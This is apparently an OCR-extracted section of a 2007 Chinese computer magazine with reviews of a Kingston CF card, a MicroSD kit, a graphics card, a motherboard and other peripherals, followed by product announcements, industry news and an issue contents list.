随着现在DC的像素不断提升，已超越了千万像素级别，而且高速连拍功能的需求越来越多。以单反相机（DSLR）常用的RAW记录格式来说，动辄单张档案便高达10MB容量，以GB为单位的CF卡仅仅能够存储约100多张照片。因此，更高容量、更快速的CF卡就成了专业摄影师或摄影爱好者的最爱。

让人流口水的900余张高质量照片存储能力。采用CF TYPE I型插槽的金士顿Ultimate 266X 8GB CF卡拥有高达266X的速度，同时存储容量也高达8GB，这样的存储容量可以拍摄多少张照片呢？在佳能EOS 350D上，大约可以记录953张RAW格式的照片（ISO值为100）！显然，这是让摄影爱好者欣喜不已的规格。

性能惊人，最适合连拍了！8GB之巨的容量，没有一个高速的读写能力是无法让人满意的。我们特别选择使用HD Tune和ATTO Disk bench32进行测试。必须说明的是，测试中使用了一个133X的读卡器，从测试成绩来看，即便是这样受到约束的测试成绩也足以让人惊叹了。

HD tune中平均传输速度为15.1MB/S，数据存取时间仅为1ms，成绩非常理想。

ATTO Disk bench32中，写入速度达到了16.13MB/S，读取速度也达到了读卡器的极限值18.7MB/S。CF[CP07]

小知识：闪存卡倍速标识速查

X的值=150千字节每秒，标记为150KB/S
倍速标识速查.xls

规格

项目	参数
格式化容量	8136814592字节，7.57GB，FAT32
容量	2GB/4GB/8GB
尺寸	36.4mm×42.8mm×3.3mm CF Type I
速度	读取速度45MB/S，写入速度40MB/S
其他功能	MediaRECOVER数据恢复软件


拥有高速读写能力。

价格略高。

高速的读写能力加之巨大的存储容量，唯一让人要踌躇一番的莫过于价格了，但想想金士顿优异的售后服务及产品质量，还是很值得选择的。

指甲盖大小的精灵！

金士顿 MicroSD卡+读卡器套装

160元(FCR-MRB+SDC/1GB) 240元(FCR-MRR+SDC/2GB) 800-810-1972 http://www.kingston.com/china

TAG	MicroSD卡+读卡器套装	金士顿	评测

规格

项目	参数
格式化容量	2007105536字节，1.86GB，FAT16
容量	2GB
体积	32.89mm×15.3mm×7.66mm
重量	4.6克
传输速度	最高达13MB/sec读取，3.5MB/sec写入


体积小巧、一物多用。


插拔时略感不便。


一个简单的闪存卡+读卡器，能做得如此精致、实用，在以价格为主导的市场下这样用心设计产品非常难得。

手机中使用的MicroSD不然小巧，但除了给手机使用外，其他方面真是不尽如人意。例如太过小巧的身材很容易把它搞丢。而且，MicroSD也并不是那么容易连接到电脑上的。而金士顿近期发布的MicroSD卡+读卡器套装就很好地解决了这些问题，不信？一起来看看吧！

小巧玲珑，用起来很方便。这款金士顿MicroSD卡+读卡器套装的好处非常明显，这可以让你方便地在不同手机、不同设备上传递数据。此外，金士顿microSD卡和读卡器套装在外形设计上很独特。USB接口与插槽部分完美结合，小巧的体积丝毫没有埋没MicroSD最大的特征。而且，免除了转接器和读卡器的使用，让这个套装的使用效率更高。


比用读卡器方便多了，速度也快不少。金士顿MicroSD卡+读卡器套装在ATTO Disk bench32测试中，分别使用高速读卡器及套装内的读卡器插入MicroSD卡测试，成绩为读卡器：9.8MB/S读取，4.9MB/S写入，套装：10.1MB/S读取，5MB/S写入，让人颇为意外，套装的速度还要高于读卡器读写，印象十分深刻。CF[CP08]

让你玩爽《荣誉勋章：空降神兵》

双敏 火旋风PCX2628 PRO玩家版

599元 0755-33356328 http://www.unika.com.cn

TAG	双敏 火旋风PCX2628 PRO玩家版	显卡	评测



《荣誉勋章：空降神兵》无疑让忠实的ATi显卡玩家兴奋不已，如果你正为此在考虑是否购买一块又能玩游戏、还能支持高清视频硬解压的HD2600 Pro显卡，且价格并不昂贵，双敏火旋风PCX2628 PRO玩家版就是一个不错的选择。

超高频率性能更强劲。双敏火旋风PCX2628 PRO玩家版采用两项供电设计，GPU、显存分别供电，这样大大保证了显卡的可超频性。加上采用高品质的电解电容，并配以全封闭式电感，让PCX2628 PRO玩家版拥有超高的默认频率。PCX2628 PRO玩家版使用了奇梦达1.4ns GDDR3显存颗粒，组成了256MB/128bit的显存规格，显卡默认核心/显存频率高达650/1400MHz，超过了官方的标准频率。


还能双卡交火哦！值得一提的是，这款显卡延续了原生的CrossFire接口，方便用户组建无主卡交叉火力系统。如此一来，你可以只花千多元的价格获得更为强劲的游戏性能。当然了，组建双卡系统还要主板的支持以及供电能力的考虑。盲目的跟进也是不对的，最终还是要看玩家的具体需求。

它是数字娱乐中心最佳选择。更重要的是，PCX2628 PRO玩家版在游戏性能不凡的前提下还集成了UVD引擎，支持VC-1和H.264解码，可以轻松应对各种高清电影解码。而后再通过内建的HDMI输出功能，可以将音频、视频一股脑儿输出到电视上，让玩家可以轻松拥有高清数字媒体中心。 CF [CP09]

规格

显示芯片	ATI Radeon HD2600 Pro
显存容量	256MB
显存位宽	128bit
显存类型	GDDR3
显示接口	DVI-I/HDTV-OUT/VGA


默认频率更高让游戏中的性能表现更加出色。


做工还有进一步提高的可能。


PCX2628 PRO玩家版以其高出官方制定的频率加之显卡原生HDMI接口，可以充分满足玩家、消费者对游戏、数字媒体娱乐的需要。

卖白菜价的P35能用吗?

盈通P35战神版主板

599元 0755-88265181 http://www.yeston.net

TAG	盈通 P35战神版	主板	评测

去年此时，正是P965芯片组开始第一次降价。然而价格依旧保持在很高的水平，想要拥有一套P965+Core 2 Duo平台基本都要在2500元以上。而今，P35仅仅推出几个月之时，竟然由国内的盈通率先推出了这款售价仅为599元的P35主板！面对如此低价的诱惑，很多消费者不禁疑惑起来，这么便宜的P35主板能用吗?

平实设计 扎实做工

四相供电足以应对一切。要想在当前P35主板价格还维持在千元级别之时，便把价格拉低到599元可不是件容易事。盈通这款P35战神版主板的价格着实让人惊讶不已。当然，价格如此便宜必然容易让人生疑，除非是压低成本，否则怎么可能这么便宜呢? P35战神版的做工、设计确实一般，标准ATX规格、没有全固态的电容、没有很时髦的eSata接口，但是你可以看到P35应有的一切规格，甚至是两条PCI-E ×16插槽。

同时，你也可以在P35战神版上看到很多非常有益的设计，例如四项供电设计。一般来说，四项供电足以应对Intel Core 2 Extreme QX6850处理器了。而且为了加强四项供电的稳定性，盈通还是为主板的2项主供电部分采用了三洋SEPC固态电容，非常难得。

支持45nm处理器 1333 FSB!

低价高效是它的最大特色。如果单以价格衡量，599元只能买到低价位的P965主板。对比来看，原生1333 FSB总线、支持45nm双核乃至多核心处理器都是P965无可比拟的规格优势。 CF [CP10]



规格

芯 片 组：	P35 MCH+ICH9
CPU支持：	LGA 775全系列Intel处理器
内存支持：	双通道DDR2 667/800，内存最大支持8GB
显卡插槽：	2×PC-E X16(16×、4×)插槽

拥有P35的一切性能、规格，而且价格便宜。

没有充分利用背板I/O接口部分，设计略显简单。

作为一款只有599元的P35芯片组主板，价格低过P965，性能又大幅度超越它，还有什么比这更棒的事吗?

商务娱乐 两全其美

多彩 博睿手DLK-5109U键盘

238元 0755-61506152 http://www.deluxworld.com

TAG	博睿手DLK-5109U	多彩	评测

商用键盘最应该注重什么？耐用、最好具备特殊功能，例如安全方面的考虑，同时操作要方便。那娱乐用的键盘应该是什么样呢？肯定是易操作了，最好拥有多个快捷键，操作起来才更方便。多彩博睿手DLK-5109U键盘就是这样一款产品，既能满足娱乐应用，也具备强大的商务功能，十分了得。

指纹锁住一切，办公更安全。最令人尴尬的事情是什么？好友、同事在你身边，可你机器正处于锁定状态，敲入密码时大家都免不了要有些小尴尬。但是，使用这款多彩博睿手DLK-5109U键盘就不存在这样的问题，通过其内置的指纹识别器，手指轻轻一划就可以替代密码输入的工作了。不仅如此，DLK-5109U还可以为你建立指纹绑定的、有独立盘符的虚拟加密盘，只有通过指纹验证的用户才可以看到或使用。对于商务人士来说，这个功能可是十分受用的。

强大娱乐功能，操作反而更简单。DLK-5109U设计有多媒体/网络功能热键，分布在键盘的左右两侧，分别对应办公需求和娱乐需求。左侧的8个热键可以快速调用常用操作，如"我的电脑"、"计算器"等等，十分方便。而右侧部分则统一设置为娱乐应用，包括播放控制、音量调节等等，操作极其简单，完全让使用者抛弃繁琐的操作，尽情享受。可以说，无论是家庭、还是工作地，DLK-5109U都是十分值得推荐的键盘产品。CF[CP11]


规格

采用接口USB
标准按键寿命大于100万次
内建滑动式指纹识别芯片
最大登记指纹数达每个用户 10 个
人体生物工程学设计


功能强大，敲击手感非常舒适。


如能采用无线设计更加完美。


多彩博睿手DLK-5109U键盘可谓多面手，无论是娱乐应用还是办公都非常优秀，如果能配备无线版本，那就更加完美了。



免驱桌面新玩物 视频玩家的最爱

天敏 夺目无驱版摄像头

199元 0752-2677522 http://www.10moons.comchina

TAG	夺目无驱版摄像头	天敏	评测



无驱摄像头是目前潮流发展的趋势，它使用起来方便，非常容易被人接受，为此各大摄像头厂商都展开了对无驱产品的研发和推广。这不，天敏也推出了自有的无驱版摄像头产品——夺目。不同的是，这款产品不仅以无驱作为卖点，同时其实用、美观的外形，也博得了一致好评。

摆放很方便，角度调整也灵活。天敏夺目无驱版摄像头由分拆式三段组合而成，包括镜头、竖杆、底座三大部分，根据人体工程学的设计理念，中间竖杆160毫米，使摄像头直立起来，真正"平等"面对面聊天，其视角可以根据用户脸部位置调整为平视角度，最大限度地避免图像变形。由于是全新的样品，在调整摄像头上下角度时还比较费力，这说明模具制造的结合比较紧密，长时间使用后，调整起来就会容易很多了。

无驱方便实用，谁都能玩转摄像头。作为一款支持Vista和Windows XP SP2操作系统的免驱型摄像头，"夺目"采用USB 2.0高速传输接口，同时向下兼容USB 1.1的图像传输。所谓的无驱模式，就是指其可以直接连接到电脑、无需安装驱动程序，这样一来，即便是不懂电脑的人也可以使用。否则这都要叫个"专家"来帮忙调试、安装，实在是太过麻烦了。CF[CP12]

规格

130万有效像素
5层全玻璃光学镀膜镜头
USB2.0接口
自动白平衡、曝光
支持实时AVI、MPEG视频录制
附送超值"贴纸相软件"

使用方便，免除安装驱动的烦恼。


刚使用时模具太紧，上下角度调整有些费力。


无驱摄像头可以让任何一个人快速安装、使用，同时夺目系列的设计也颇为美观，实际使用效果也让人非常满意。



本本也用书架箱

三诺 永恒 N-15G 2.0音箱

128元 0755-83026309 http://www.3nod.com.cn

TAG | 三诺 永恒 N-15G | 书架式音箱 | 评测

三诺科技近日又向市场推出了永恒系列最新产品——N-15G。一向以打造高端书架式多媒体音箱著称的三诺永恒系列，此次推出的N-15G却是一款适合笔记本用户及搭配液晶显示器个头小巧的书架式多媒音箱。


2.0音箱小巧也要精致。三诺永恒系列音箱都是2.0规格的产品设计，这款N-15G也不例外。与其他永恒系列产品相比较，N-15G的一个特点就是小巧。对比个头，它的体积更像是一些X.1结构音箱的卫星箱。可是，小巧并不代表它无品质可言。N-15G采用全木质箱体设计，这样做的好处是减少谐振、音染的效果，从而使音质纯净优美。同时，两只音箱为全防磁设计，使得与笔记本电脑或其他外设产品配合更为灵活、随意，解除了其他产品受磁的后顾之忧。

好音质不含糊。N-15G最大特点是高音部分采用了0.5英寸唛拉球顶型高音单元，音场较宽并且表现颇为细腻，所以使用这种材质的结果就是能够很好地对管弦乐器的音色进行比较准确的还原。而中高频更是采用了“双分频”的设计理念，使得中、高频能够独立表现，声音表现细腻清朗。虽然没有常见的低音炮，但是N-15G采用了3英寸泡沫边喇叭，采用中高密度海绵热压成型，其优点是失真度小，且支架为喷漆环保型翻边，声音表现自然、甜美、柔和。

CF [CP13]

规格
输出功率：3W×2(RMS)
喇叭单元：3英寸×2+0.5英寸×2
频率响应：150Hz-20KHz
信噪比：≥65dB(CCIR)
分离度：≥30dB
外形尺寸：H176×W110×D128(mm)
重量：2.1千克
电源：220V/50Hz交流电源


N-15G的个头十分小巧精致，空间局促或是搭配笔记本使用无疑是个好选择。


音质相比永恒系列的其他款产品，还有一定差距，这毕竟和它的体积有关联。


全木质结构的小巧音箱，比同样大小的产品音质表现很有优势。

10 米之内精确操控

雷柏 9100 激光无线鼠标

218元 400-888-7778 http://www.rapoo.cn

TAG | 9100 激光无线鼠标 | 雷柏 | 评测

雷柏可谓是惊天动地，其产品一经上市就立刻销售一空。原因很简单，不输于一线品牌的产品设计和质量，又便宜很多的售价，怎能不让消费者动心。近期，雷柏又顺势推出了9100型笔记本用激光无线鼠标……

激光无线不仅是新潮技术。雷柏9100激光无线鼠标集激光技术、无线技术于一体，这两项技术对于鼠标而言应该说是革命性的。激光技术代替了普通的LED，这样一来的好处是能对表面的图像产生更大的反差，从而使得图像更容易辨别，提高鼠标的定位精准性，同时也更加适用于多数环境，对经常背着本本的人来说，这是非常有意义的。另一方面，2.4GHz无线技术让人彻底摆脱了线缆的缠绕，对比27MHz的无线技术来看，它又具备无线距离更长、更省电的优点。更重要的是，雷柏9100远比很多同类产品的价格低廉。

人体工程学设计让使用更舒服。雷柏9100的外形更符合人体工程学设计，左侧内凹的方式让拇指能够更加贴和鼠标表面，控制起来更为准确，而右前侧的弧形设计也让小指能尽量向内收拢，握持感非常理想。加之拱形后部的支撑作用，长时间使用雷柏9100也不会感到疲劳。当然，这种设计也并非绝对完美，至少，惯用左手握持鼠标的人就无缘享用了。

CF [CP14]

规格
无线载波频率：2402MHz～2480MHz
寻迹系统：激光
最大加速度：14英寸/秒
分辨率：800CPI/1600CPI可调
USB接口：USB 1.1版本
鼠标净重：70克
接收器净重：10克
按键数：8

手感舒适，且无线距离实测较远。


侧键应再小巧一些，操作会更为舒适。


这样一款价格并不昂贵的2.4GHz无线鼠标非常适合携带，尤其是本本一族，一款使用方便、手感舒适的鼠标实在太重要了。

三诺 N-25G 率先粉墨登场

三诺下半年将把一些产品重点放在用户热切关注的永恒系列书架箱上，前段时间三诺曾公布要推出的 N-20G Ⅲ将延后推出，而更高档的 N-25G 极品 4 英寸书架箱将率先粉墨登场。尽管以 2.1+1 为代表的独立功放已经成为市场新的音箱选购标准，但仍然有相当多的用户把书架音箱作为其书房或办公桌电脑旁的标准配备之一，而三诺推出的此款 2.0 的书架音箱将在满足用户对高品位声音追求的同时兼顾用户的经典外观的渴望。输出功率：16W×2(RMS)；喇叭单元：(4.0"+1.0") ×2；频率响应： 100Hz-20KHz；信噪比： ≥70dB；分离度： ≥45dB。

媒体报价：新品上市
咨询电话：0755-83026309
相关网址：www.3nod.com.cn





光彩夺目，天敏争辉

天敏“夺目”摄像头采用了高强度 ABS 工程塑料，精工品质。外形延续了天敏时尚、简约的风格。稳重的底座，可拆卸支柱和纵向可调式镜头是“夺目”的主要特点，这一点在摄像头产品中实属开山之作。从整体来看，10moons 天敏“夺目”摄像头有点像一台可升降的潜望镜，不失为又一款采用另类设计风格的摄像头产品。天敏“夺目”摄像头外观方面的最大特点是三段式设计，通过底座可以直接与镜头部分连接、此时重心极低，方便地纵向调节，使得“夺目”轻松的实现仰拍；而在接上支撑柱后，基本实现与人脸平齐，以实现平拍或俯拍，纵向可调式镜头又可以起到调整到最佳视频角度的作用。天敏“夺目”的这种调整视频角度的方式，是一种非常人性化的设计。


媒体报价：新品上市
咨询电话：0752-2677800
相关网址：www.10moons.com



我也要参加奥运会 多彩 MT492 激情上市

多彩 9 月将推出一款全新系列机箱——运动系列，第一款产品 DLC-MT492 即将登陆上市。MT492 独特的面板设计，将奥运的激情、动感注入到此系列机箱中，下半部分的图案线条设计圆润流畅、刚柔并济，与奥运精神有着异曲同工的默契。“更快、更高、更强”的中国奥运健儿精神在图案线条的演绎下震撼动人。灰黑色的面板配色肃穆庄严，POWER 键和 RESET 键分别使用了亮眼的橙色与绿色，机箱边框采用 EMI 防触点设计，有效的降低辐射干扰且保证箱体结合的更为紧密，贴合现在所倡导的环保理念。该款机箱是标准 38 度机箱，散热性能和扩展性都值得信赖。 MT492 以强有力的艺术表现，体现了“超越自我，追求卓越”的拼搏精神，如果您已经迫不及待地想参与到这场盛会里，可先激情投入多彩 MT492，相信它的表现会让你多彩的奥运梦幻之旅变得更加精彩……

媒体报价：新品上市
咨询电话：0755-89929888
相关网址：www.deluxworld.com



华硕新品 P5KR 火热上市

华硕 P5KR 主板基于 Intel P35 北桥芯片，并搭配 ICH9R 南桥芯片。支持 Intel Core 2 Quad、Core 2 Extreme、Core 2 Duo、Pentium Extreme、Pentium D、Pentium 4 等处理器，以及即将登场的下一代 45 纳米多核心处理器，并支持 1333/1066/800 MHz 前端总线，支持 DDR2 内存。这款华硕 P5KR 主板在做工上相当严谨，它采用高品质的固态电容，保证了主板在恶劣的环境下的稳定运行。在散热方面，该主板采用铜制散热片配合 MOSFET 管构成高品质散热系统，从而有效改善主板的运行环境，并为发烧友超频提供了相当的空间。在扩展接口方面，主板提供了 2 个 PCI-E x16 显卡插槽，还提供了 1 个 PCI-E x1，3 个 PCI 扩展插槽。在存储方面，主板南桥提供了 4 个 SATA II 接口，并支持 RAID 0、1、5 和 10。另外主板还集成了一个第三方磁盘控制器，额外提供 1 个 eSATA 接口、1 个 IDE 接口和一个 SATAII 接口。除此之外，该主板还提供了两个 IEEE1394 接口和 12 个 USB2.0 接口。

媒体报价：新品上市
咨询电话：800-820-6655
相关网址：www.asus.com.cn

CF [CP15]

阅读网络新闻，推荐大家去news.baidu.com。阅读搜索结果时，有时单击"N条相同新闻"，可以获得增量阅读机会

银光乍现 微软欲称霸网络平台

本刊首席记者/**张健**

银光乍现，剑客亮剑对决。在网络平台的战役中，微软凭借SilverLight技术将矛头直指Flash，称霸网络平台的战役正式展开。

9月中旬，微软正式发布了SilverLight 1.0版本，这是包含在一个完整的解决方案Microsoft Expression Studio当中的关键技术。对于网民而言，今后的网页上出现了另外一种表现动画、高清视频和互动体验的插件。

凭借桌面平台的优势，Silverlight支持720P高清播放，其技术基础来自微软的Windows Media Video(WMV-9)。因此，Silverlight具有高清视频质量，通过Windows Media技术，传输流量可降低46%，并且和现有的Windows Media流量配置方案兼容。美国福克斯是微软最早的视频源合作伙伴，用户已经可以通过访问福克斯和微软的合作网站，收看高清视频。

SilverLight作为网络插件，微软从不担心用户会不接受它，因为在最早期的测试中，与国内主要门户网站和解决方案提供商的广泛合作，已经让互联网合作伙伴普遍接受了微软的技术。作为目前国内最大的BBS技术供应商，全球已有超过50万家独立网站采用了Discuz！公司的技术与产品。该公司的产品经理王炳坤说："通过试用，我们发现Silverlight可以很好地帮助我们提升用户体验，解决传统的网页或JavaScript用户界面所不能达到的酷炫效果。"微软中国有限公司平台机技术开发合作部平台架构顾问赵立威对SilverLight的商业化充满信心。

赵立威的信心主要来自SilverLight有可能给广告商和其他开发者带来更多的商业收益。微软Silverlight设计工具Expression可以和Visual Studio结合起来，而各大公司中超过一半的编程人员使用的是微软的技术，而Expression的学习成本比较低，两者的结合可以打破当前普遍存在的一个问题：设计及开发基于不同的平台，导致技术壁垒及开发成本过高。此外，由于SilverLight支持SEO(搜索引擎优化)，用SilverLight开发的广告内容更容易被用户检索到，这样的机遇让目前所有互动技术望而生畏。



◎小朋友通过Expression套件中的软件画的水墨画很容易地被开发人员变成了能动的网页动画，这得益于Expression与Visual Studio的无缝结合。

Industry 业界资讯

100万套正版杀毒软件免费赠送高校大学生

秉承"网络服务教育"的理念，校园梦网(Cdream.com)于9月10日面向全国高校大学生推出以"免费多媒体通信和免费正版服务"为核心的"快门Shutter"客户端软件，依托CERNET高速骨干网资源，为高校用户提供"快联络"、"快影视"、"快下载"、"快乐营"等网络应用服务。

点评：2500万大学生用户，在无数厂商眼里，就像一个还没有被开发的金矿(张勇)。

金河田：专利被侵，维权获胜

金河田经过十年来的努力探索，积累起了丰富的产品开发经验，不断地向市场推出时尚、新颖，能够引导市场潮流的精美产品。也正因为这样，金河田公司多项专利产品被市场上很多人假冒和仿制，这不仅侵犯了金河田公司的专利权，更严重危害到了广大消费者的利益。近日，金河田武汉代理配合武汉市洪山区知识产权局查处了一批品牌厂商及其代理商侵犯金河田产品专利的产品，维护了公司和广大消费者的合法权益。**(李隆)**



共享共赢 多彩、英特尔合推2.3规范电源

"共享.共赢"多彩科技全国渠道推广会议暨多彩超霸电源全面升级为Intel 2.3版新规范产品发布会，将于9月26日-10月22日在全国各地巡回召开，北京、沈阳、西安、重庆、武汉、郑州、合肥、南京、上海、广州等地都在与会名单中。届时英特尔公司高管也将亲临现场宣布与多彩的战略联盟关系，并联合力推Intel 2.3版电源新规范，阐述2.3版新规范电源的发展及趋势！**(李隆)**

Express 新品上市

性价比完美体现 美心科技速腾系列301隆重上市

前段时间，美心科技推出新腾系列402机箱，它美观大方设计简洁，给人的感觉很是素雅，没有太过张扬之处，因此上市后受到众多消费者的青睐。作为一家专注于外部设备的集研发、生产、销售与服务于一体的科技型企业，美心科技根据市场需求，不断提高生产技术，为广大用户提供高性价比、高附加值的产品。**(李隆)**

丽台WinFast PxPVR2200电视影音体验全面升级

丽台科技(Leadtek)于近日推出顶级模拟电视卡产品——WinFast PxPVR2200，它是唯一通过微软Vista认证的专业级MPEG-1/2影音实时硬件压缩与

MPEG-1/2/4 软件压缩电视卡，支持全球模拟电视系统收看、录像、FM 广播收听及 MP3 录音功能，搭配最新 PCI-Express 高速传输接口，提供顶级高画质影像，比传统输出画质更加生动出色、细腻丰富，让您的影视体验全面升级！(姚雯)

AMD-ATI 发布革命性 FireGL 新产品

身为 AMD ATI FireGL 工作站产品亚太唯一合作伙伴的蓝宝科技，近日发布了五款全新高效的 ATI FireGL 工作站图形加速产品：ATI FireGL V8650、FireGL V8600、FireGL V7600、FireGL V5600 和 FireGL V3600。它们主要用于 CAD、DCC 以及专业医疗显示领域，拥有革命性的独立渲染架构，以及多达 320 个独立的流程处理单元。这些新的板卡提供加速度的 DirectX 10 和基于 OpenGL 2.1 专业应用程序，相对于上一代产品提高性能超过 300%。

点评：新一代专业显卡的发布无疑会进一步带动图形工业的发展。(西浩铭)

华硕晶品 VW202 液晶显示器震撼上市

目前 20 英寸宽屏已经有逐渐取代 19 英寸宽屏主流地位的趋势，华硕全新发布晶品 VW202。尽管晶品 VW202 在面板尺寸方面比 19 英寸宽屏大不了多少，但 20 英寸宽屏液晶显示器标准分辨率为 1680×1050，比起 19 英寸宽屏的 1440×900 标准分辨率来说多出 34%。在微软带领大家逐渐走入高清多媒体时代的大背景下，20 英寸液晶显示器更是能对 720P/1080i 格式的视频有更好的支持。

点评：华硕的产品一向"坚若磐石"，这款 VW202 同样如此，无论外观造型还是显示效果都非常好。(商驰)

2007 年佳能秋季打印机新品发布会在京召开



9月4日，佳能公司发布了 10 款打印机及扫描仪新产品，其中包括三款面向办公用户且集成了传真功能的腾彩 PIXMA 喷墨多功能传真一体机 MX308、MX318 和 MX700；四款全方位满足商用领域办公需求的腾彩 PIXMA 喷墨多功能一体机 MP610、MP520、MP228 和 MP145；具有更高性能的腾彩 PIXMA iP4500 照片喷墨打印机，以及佳能扫描仪产品线中的两款最新力作 CanoScan 8800F 和 CanoScan LiDE90。

点评：看来佳能越来越重视国内的商务市场了，不光是中小企业，还包括个人和 SOHO 用户在内。(商驰)

Eizo 发布 FlexScan HD2441W 全高清液晶显示器

9月3日，易卓(EIZO)推出全新全高清液晶显示器 FlexScan HD2441W。这款显示器的特色在于配备了 2 个 HDMI 接口，能够与日益普及的 HDMI 设备相连接。目前数字电视广播、全高清光盘播放机、游戏机、摄像机和其他音频/视频设备都能够轻松地在 1920×1080 分辨率下提供极为精细的影像，EIZO FlexScan HD2441W 液晶显示器除了具有全高清视频播放能力外，还辅以图像增强技术、人性化设计和各种环保认证，为用户提供无与伦比的显示效果。

点评：极为出色的 24 英寸宽屏液晶显示器，是每个人都期望拥有的极品。(商驰)

罗技发布多款个人电脑外设旗舰产品

9月7日，罗技电子中国区经理魏文杰先生携来自全球和亚太区的产品经理，向媒体展示了包含键盘、鼠标、笔记本专用托架和网络摄像头等在内的一系列个人电脑外设旗舰产品，并演绎罗技如何通过创新和舒适的设计理念，为广大用户的数字生活增添无限惊喜。其中罗技创新的舒适波状设计的无影手 Wave 无线键鼠套装，以及能满足玩家多重个性定制需求的 G9 激光游戏鼠标更是首次面向中国市场发布，再次彰显了罗技力主舒适和创新的不懈追求。

点评：只要亲手用过就会知道，无影手 Wave 无线键鼠套装里面的键盘是目前为止手感最舒适的。(商驰)

奥图码推出 Full HD 投影机 HD80

近日，奥图码与德州仪器 DLP 连手推出价格震撼业界的最高分辨率 1080P 投影机——HD80，以高达 10000：1 的超高对比对，以及 1000cd/m2 的亮度，让喜爱 Full HD 高画质的消费者轻松体验大画面的极致影像。目前高分辨率 1080P 的影像优势已逐步突显，加上 PS3 Blue-ray DVD 与 Xbox360 外接式 HD DVD 等设备，更让 1080P 投影机的市场普及率增添成长动力。此外，HD80 新机上市即免费加赠灯泡一颗，让消费者真实感受 Full HD 高分辨率的同时，不必担心后续问题！

点评：以往的 1080P 投影机都要将数万元，HD80 的价格显然更加贴近大众。(商驰)



微软硬件 08 财年送大礼

9月12日，微软在京召开了微软硬件 08 财年新品发布会——这也是庆祝微软硬件成立二十五周年特向广大中国用户献上的一份厚礼，无论是集充电、无线、1GB 存储空间多功能为一体的微软移动存储鼠标 8000，专为 Windows Vista 研发的微软无线娱乐桌面套装 8000，还是可与 Windows Live Messenger 整合的网络摄像头 Lifecam VX7000，具有高性能和个性化设计的 SideWinder 顶级游戏竞技鼠标，都能满足用户在不同场景下的个性化体验。

点评：还有国内顶级的 wNv 战队在现场演示，高手之间的较量果然不同反响，鼠标是否精准、好用有极大关系。(商驰)

Sales Promotion 活动促销

开学伊始，长城电源三款产品大降价

近日，长城电源决定将部分产品针对在校学生实行降价优惠活动。此次参与降价的产品为双动力系列的 BTX-500P4、BTX-400SEL-P4 和 BTX-300P4 三款产品，降后的价格分别为 378 元、258 元和 160 元，学生朋友们可持学生证，在 9 月 10 日 -10 月 10 日前，享受购买优惠。这次降幅虽然不大，在 20 元左右，但也可以让同学们美美吃上一顿了。(李隆)

同方个性化校园笔记本闪亮金秋

同方电脑在金秋时节一举推出四款校园笔记本，分别面向四大类校园主流用户群。既有适合普通学生用户，尤其是大一新生的超值本本超锐 V400；也有女生钟爱的轻薄超锐 V280，更有备受游戏玩家亲睐的锋锐 X500 和教师首选锋锐 X300。全能超值、轻薄精巧，游戏高配，安全稳定，也成为了同方"新本本主义"的四大关键词。

点评：不同机型为学生和教师还做了特别"优化"，这说明笔记本电脑的市场细分正在加剧，对消费者自然是好事。(张健)

黄金秋日，三星笔记本送金礼

9月底开始，三星笔记本将在各大卖场展开促销活动。自9月21日起到10月28日，三星笔记本将展开为期一个多月的"黄金秋日，三星笔记本送金礼"活动，活动期间凡购买三星 Q70、Q45、X22、R70 的消费者，将获赠三星网上商城的 300 元礼金券，购买三星笔记本其他主流产品的消费者将获赠精美的礼品。(张健) CF [CP16]

《电脑爱好者》(普及版)

2007年10月刊火爆上市!

★难度适合初级电脑用户。
★循序渐进、由浅入深，极具系统性。
★简单朴实、图文并茂，极具实用性。

本期重点文章推荐!

淘宝创业: 在家专职开个网店——开店前的准备
液晶显示器, 我要读懂你
玩! 我的数码照片爽歪歪
半小时后, 家庭影院开张
网上筑巢系列之六——做专业Blogger
系统告急! 六条锦囊保性命
我的DivX之旅——高质量压缩DVD

更有超级实用文章让你享用!

一个常被遗忘的角落 : 附件 (一)——轻松玩透常用工具
让我们的电脑手拉着手 (十)——流连在一个人的局域网之虚拟机
时尚 Office 应用——制作图书统计表
千千静听歌词秀给你
身份证号填写自动化
RAR 压缩包变文件夹
没 WinRAR 照样玩压缩
表格数据跟着走
你的照片也能在电视上欣赏
CD 音乐变 MP3 随走随听
电脑怪病连连，皆因内存捣乱

信息安全带——迷糊虫安全课堂
图解网络浏览后起之秀 Firefox 实用技法 (8)
开上快电车，下载全世界——快车 FlashGet 下载超级技法百招 (7)
免费小护士! 你的眼睛要不要? ——介绍几款小巧实用的免费护眼软件
聊天工具兼职英文翻译小秘书——英语学习聊天软件 UU-lava
Word 技巧一点通系列 (续)
用电脑也能玩 GBA 游戏
"自由"软件，你知道多少?
玩转百度贴吧

我的 MSN 与众不同
在线免费看报纸
在线背英语单词
你的电脑耗电多少
小扫描仪拼大图
发送邮件只一步
让你的世界下雪——照片梦幻制作
Picasa 让照片处理很容易
让 QQ 当你的股票小秘书
定时看节目定点关机
禁改主页有奇招
分页聊天分窗聊天

旺季到来，小心你的口袋——购买本本的十大禁忌
跨入迅驰 4 的时代——迅驰 4 笔记本选购
手机拍照我有招——手机拍照 15 条技巧
前方有坑，我就不跳——四大招巧避国庆导购 DC 陷阱
让照片中的你不留遗憾 (三)——亮目，酷发，让照片中的你彰显个性
PDA 如何贴保护贴
让我们来运动摄影之四 : 移摄
玩转 DC 之旅游人像拍摄
移动硬盘使用十绝招
DV 拍摄切换的 6 大法则
玩转 DC 之旅游团体照拍摄

编辑部精心打造的实用光盘不容错过!

■特别策划
网络炒股 安全第一
■大众软件
都秀视频聊天软件
护眼之星
超级转换秀
Google Picasa 2
大智慧证券信息平台
UU-lava 中英翻译聊天软件
Windows Live Messenger8.5
■掌中天地
精品铃声
